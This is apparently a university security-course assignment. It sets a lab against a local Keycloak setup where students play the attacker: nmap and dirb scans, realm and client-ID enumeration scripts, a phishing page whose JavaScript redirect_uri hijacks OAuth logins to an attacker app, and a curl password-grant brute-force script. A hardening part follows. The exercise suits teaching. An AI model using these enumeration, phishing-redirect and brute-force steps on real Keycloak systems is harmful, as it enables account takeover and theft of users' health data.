
# SIT736: IAM and Physical Security

## High Distinction task 6.2HD: Keycloak security testing and Vulnerability scenario

## Overview

In OAuth, a client is an application making protected resource requests on behalf of the resource owner and with its authorization. Client identifier is an important piece of information in OAuth2.0 as it uses this information to attribute multiple requests to the same originator. Additionally, OAuth uses redirect URI to prevent the delivery of credentials to a counterfeit client after obtaining end-user authorization. OAuth2.0 provides a secure scheme for applications to access data from other applications on behalf of the users. Consider a scenario where an application A is registered with keycloak server with a client ID and is authorised to access a protected resource on behalf of the user as shown in figure below. However, due to some misconfigurations by the administrators, an attacker is able to impersonate the trusted client application A and uses phishing techniques to gain access to the user's authorisation code. The attacker then sends this code to the Keycloak's token endpoint to fetch the access token. Once the malicious app gets the access token it initiates a connection with the protected resource and gains access to protected information.




The figure above illustrates a scenario where a malicious application pretends to be a legitimate client, exploiting a vulnerability in the client configuration of Keycloak to gain access to protected resources.


To generate a correct phishing link and impersonate the trusted client, the attacker first needs to enumerate the list of realms that exist in Keycloak deployment. Next, the attacker tries to enumerate the ClientID and then create a phishing link to redirect the user to the malicious application.

## Resources for Task6.2HD


1. Download the files task6.2HD.zip, realmnames.txt and clientids.txt and realm-export-task6.json.
2. Unzip the task6.2HD zip file.
3. Ensure you have the following files required for this task:
    - attacker-app folder
    - client-application folder
    - realm-export-task6.json
    - realmnames.txt
    - clientids.txt
4. Create a realm in your keycloak deployment using the realm-export-task6.json file.
5. Once you import the JSON file for the realm setup it will create the required configurations.
6. **Important:** Create a user account with a role **myrole** in the realm you just imported for the scenario to work correctly.

## Normal flow and working of the application.


1. In the client-application folder, you have a frontend and backend components.





2. Launch the **frontend** and **backend** apps using **npm start** command.
3. Launch the web browser and enter the URL http://localhost:8000
4. You should see the following page.




5. Click on Login and when prompted use the account created under the realm you just imported (provided with this task).
6. Once logged in successfully, you should see the following page.




7. Click on the Retrieve health record button and you should see the following output.




This is a personal information of the user and is of sensitive nature. The attacker aims to steal this information and performs the following tasks to get the information by phishing techniques. You are required to take on this role and compete the parts 1 to 3 on behalf of the attacker.

## Part1: Service Detection, Information Gathering

Scan the keycloak server with tools like Nmap and identify the open ports and services running on the server.

## Part2: Discover all the OAuth endpoints on keycloak

For this you need to use the "dirb" tool ( https://www.kali.org/tools/dirb/ you need to install this on your Ubuntu VM). Use relevant keycloak endpoints in your wordlist/dictionary file. The command to run dirb is as shown below:

**dirb http://192.168.56.100/ /path/wordlist.txt**

The attacker's aim is to get a list of realms configured in the keycloak deployment. The default keycloak directories look like:

**HostIP:8080/**auth/realms/{realm-name}/protocol/openid-connect/

The attacker then writes a script to include a list of valid realms by iterating over the possible realm names from the dictionary file: **reamlnames.txt**. Based on this write a script that uses **dirb** command and allows you to scan the directories in keycloak as well as the realm names stored in the reamlnames.txt. So, if you try accessing a valid URL then you will receive a response 200 (HTTP response code for request succeeded). For this task you will use two dictionary files, one for scanning possible oauth paths in keycloak and second realm name dictionary provided in the task resources.

**Task:** Your task in this part is to write a **realm name enumerator** script (make sure you add some annotations to the code to explain what it is doing) that enumerates the list of valid realm names. Finally, generate a report that scans all the possible keycloak paths and iterates over possible realm-names and list the correct paths found by dirb tool.

## Part3: ClientID enumeration

In this part, the attacker tries to get a list of valid clientIDs from the keycloak deployment. It is possible to enumerate the possible list of client IDs in each realm due to the way keycloak handles the realm login pages. When landing on a login page of a realm, the URL will be auto filled with the default 'ClientID' and 'scope' parameters, e.g.:

http://192.168.56.10:8080/auth/realms/myrealm/protocol/openid-connect/auth?**client_id=account-console**&redirect_uri=http%3A%2F%2F192.168.56.10%3A8080%2Fauth%2Frealms%2Fmyrealm%2Faccount%2F%23%2F&state=ed915894-9ca4-49b1-851c-f5e78b65b9be&response_mode=fragment&response_type=code&scope=openid&nonce=16278d4b-4917-4463-b2d2-c7903b2f192c&code_challenge=ShCR8xjDP7GtHINFPSMFbFjp9VtyPhn8BteQwio_JsI&code_challenge_method=S256

This URL is generated when you click on sign-in for the realm. As you can notice in the URL that the default client ID is added to the URL (highlighted in red) which can be used to enumerate the

client IDs configured in the realm. By keeping all the other parameters same and iterating the client_id value you can obtain the list of client ids for the realm.

Use the following in your code:

- Define a base URL like base_url="http://192.168.X.X:8080/auth/realms/"
- Use **HTTP GET** method to send requests to the keycloak server in the format of **base_url+ client_id=client +rest of the path**
- Iterate over possible clientIDs
- Use **CURL** to send the HTTP GET request
- Use the response codes to verify if the ream name exists.

**Task**: Your task in this part is to write a script to enumerate the possible list of clientIDs. Make changes to the base URL, use the **clientids.txt** for finding a ClientID matches. When initiating the HTTP request, if you get a response code 200 then the ClientID is valid.


## Part4: Exploiting the vulnerability

From the information obtained the attacker tries to impersonate the clientID and craft an OpenID Connect's authentication URI which redirects the users to attacker site after login. The attacker embeds the modified URL in a phishing website displaying offers related to medicines.
Your task is to help the attacker craft a correct authentication URL that allows the attacker to redirect the user back to the malicious application instead of the client-application. Usually, only clients registered in keycloak can authenticate users and get ID and access tokens.
The format of the authentication URL is as follows:

http://<keycloak-serverIP>:8080/auth/realms/<realm-name>/protocol/openid-connect/auth?client_id=<clientID>&response_type=code&redirect_uri=<attacker-appURL>/&scope=openid

**Tasks:**


1. Navigate to the attacker-app folder and edit the index.html file (use either nano or any other editor)




2. The correct URL needs to be configured in the index.html file under the **function redirectToOffer(),** to allow the application to redirect to the malicious app after user logs in. Make changes to the following part of the code highlighted in red.

```
//change the href link to allow the redirection to work and load the malicious app rather than the original one

function redirectToOffer() {

    alert('Please log in using keycloak account to view the offer.');

    window.location.href = 'http://keycloakserverIP:8080/auth/realms/reaml-name/protocol/openid-connect/auth?client_id=cliendID&response_type=code&redirect_uri=attacker-appURL/&scope=openid '
```


3. Once modified, save the **index.html** file and run **npm start** command to start the attacker app.
4. The malicious application is configured to listen on port 9000 and can be access through the URL http://localhost:9000.




5. Clicking the hyperlink shows the user with a popup instructing the user to login with their keycloak ID.




6. When prompted to login, use the same keycloak user account used earlier in the normal application. If the user is already logged in with the original app http://localhost:8000 in a separate tab, then SSO will use the existing login details. Once successfully logged in, you should see the below response from the attacker app.



7. You can see that the attacker has now gained access to the protected information by impersonating the genuine client.
8. In this scenario the attacker was able to authenticate the user and fetch the token into an **unregistered client** listening on a different URL. This was possible due to some **configuration errors** by the administrators that lead this vulnerability.

## Part5: Bruteforce attempts

Now since you have access to the realm names, clientID you can test if you are able to fetch an access token directly from Keycloak. OAuth 2.0 has some security issues with a grant type that allow users to directly fetch the access token for user's credentials. Your **task** is to first send a CURL request directly to the correct end point with correct user credentials and test if you can fetch the access token related the user created earlier in this task. Use a HTTP-POST request to keycloak with the correct URL, ClientID, grant type, credentials.

**Tasks:**

1. Correct CURL command to fetch the access token.
2. Based on the correct CURL request now create a bruteforce script that tests a range of credentials for the user created earlier.

## Part6: Securing the application

In this part, you need to switch to the administration side, and make sure the vulnerability is prevented, and additional security measures are configured to ensure the security of the sensitive user information.

**Tasks**:

1. Identify the configuration errors that led to exposure of this vulnerability.
2. Apply the appropriate countermeasures/corrections to the configuration to eliminate this vulnerability.
3. Include the security measures that prevent relam and ClientID enumeration (assume attacker performs enumeration attack from different IP address than the genuine client IP address and think about number of requests required to enumerate).
4. Identify the weakness in OAuth2.0 that allows that allows bruteforce attempts and apply the correct fix.
5. Apply additional hardening steps in keycloak server discuss in this unit (password policies, 2FA, token hardening, bruteforce detection, etc.)

### Submission Requirements:

- Part1: Screenshots of nmap command and output.
- Part2: Realm enumerator code (include in your report, no separate upload option is available) and screenshots showing the output of your script with the realm names found in your keycloak deployment.
- Part3: Provide the code (include in your report, no separate upload option is available) for your ClientID enumerator and show the output with a list of possible matches found.
- Part4: Configure the correct authentication URL to let attacker-app steal the client's information and show screenshots of successful access to the sensitive information from the attacker-app.

- Part5: Include the CURL commands and the bruteforce script. Show the output of CURL command and the bruteforce script fetching the access token.
- Part6: Configure the required security measures as outlined in part4. With screenshots showing successful prevention of vulnerabilities and attacks.
- All the answers should include screenshots or code snippets and clear explanations.
- **It is mandatory** to have a 10–15 minute presentation with the panel in week11 and week 12.
- **Convert the answer sheet into a PDF document and upload to Ontrack.**